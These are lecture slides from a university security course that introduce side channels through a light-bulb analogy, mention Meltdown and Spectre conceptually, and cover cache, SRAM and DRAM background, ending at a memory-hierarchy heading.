

# HARDWARE VULNERABILITIES

CS-5156/CS-6056: SECURITY VULNERABILITY ASSESSMENT (SPRING 2025)

LECTURE 16

---

# Overview

- An analogy
- CPU cache and its use as a side channel
- Meltdown attack
- Spectre attack

# Microsoft Interview Question



Incandescent lamps / light bulbs

## Solution

Three states: (1) **On**, (2) **Off-and-cool**, (3) **Off-and-hot**




Room With No Windows

# Stealing A Secret



Guard allows us to stay inside room **while** our **security clearance is checked**.

If check **fails**, guard **uses memory eraser** and **kicks us out of the room**



# Stealing A Secret




Ways to send the secret out of the room

Normal Channels:

(1) Memory, (2) on-and-off states of light

Secret: 7

Visible inside room



Guard with  
Memory  
Eraser (i.e., neuralyzer from Men in Black)  
Turns off all switches when we're kicked out



Restricted Room

# Stealing A Secret




Ways to send the secret out of the room

## Side Channel:

Cannot use e.g., memory, as a channel anymore  
(due to memory eraser)

Alternative: use **physical property of light bulbs** as an unintended **communication channel**



# Side Channels

- **Side Channel:** Any system characteristic that is used to carry information, other than the use of the intended input and output normal channels
- Example system characteristics used as side channels
  - Timing
  - Disk usage
  - Memory usage
  - Electromagnetic radiation
  - Sound
  - Power consumption

# Side Channel Attack

- **Side Channel Attack:** a way to extract **sensitive information** from a system via the **use of** its **system characteristics**.
- E.g., Meltdown/Spectre Attacks (use of **CPU cache** as a **side channel to steal a protected secret**)
  - While permission is checked, we are **allowed to access protected memory**
  - **If check fails**, our **memory will be erased by the system and everything done by us is rolled back**.
  - But if side channel is used (i.e., CPU Cache), we **can tell which memory block was accessed by us prior to the roll back**. Memory blocks that were **accessed/cached become 'hot'**.


# Background: Cache Memories

■ **Cache memories** are **small, fast SRAM-based memories managed automatically in hardware**

- Hold frequently accessed blocks of main memory


■ CPU looks first for data in cache

■ Typical system structure:



# Background: RAM Technologies


## ■ SRAM (used in CPU Caches)




■ **6 transistors / bit (cell)**

■ Holds **state/voltage indefinitely**

- Similar to an inverted pendulum



## ■ DRAM (Used by main memory)



■ **1 Transistor + 1 capacitor / bit (cell)**

- Capacitor oriented vertically

■ Must **refresh state/voltage periodically**


- Due to sensitivity to disturbance or electric noise
- Reads each bit out and rewrites it back

# Background: SRAM vs DRAM Summary

	Trans. per bit	Access time	Needs refresh?	Needs EDC?	Cost	Applications
SRAM	6 or 8	1x	No	Maybe	100x	Cache memories
DRAM	1	<b>10x</b>	Yes	Yes	1x	Main memories, frame buffers

**EDC:** Error detection and correction (64-bit words are encoded using additional 8 EDC bits)

# Background: Modern CPU Design (CPU Logic)



# Background: How it Really Looks Like Inside PC

Desktop PC




Source: Dell


CPU (Intel Core i7)



Source: PC Magazine



Source: techreport.com



Motherboard



Source: Dell


Main memory (DRAM)




Source: Dell

# Background: Modern CPUs - What it Really Looks Like


Intel Nehalem




CPU chip




Intel Core i7-3960X




AMD FX 8150



## Background: Modern CPUs - What it Really Looks Like (Cont.)




## Background: Memory Hierarchy



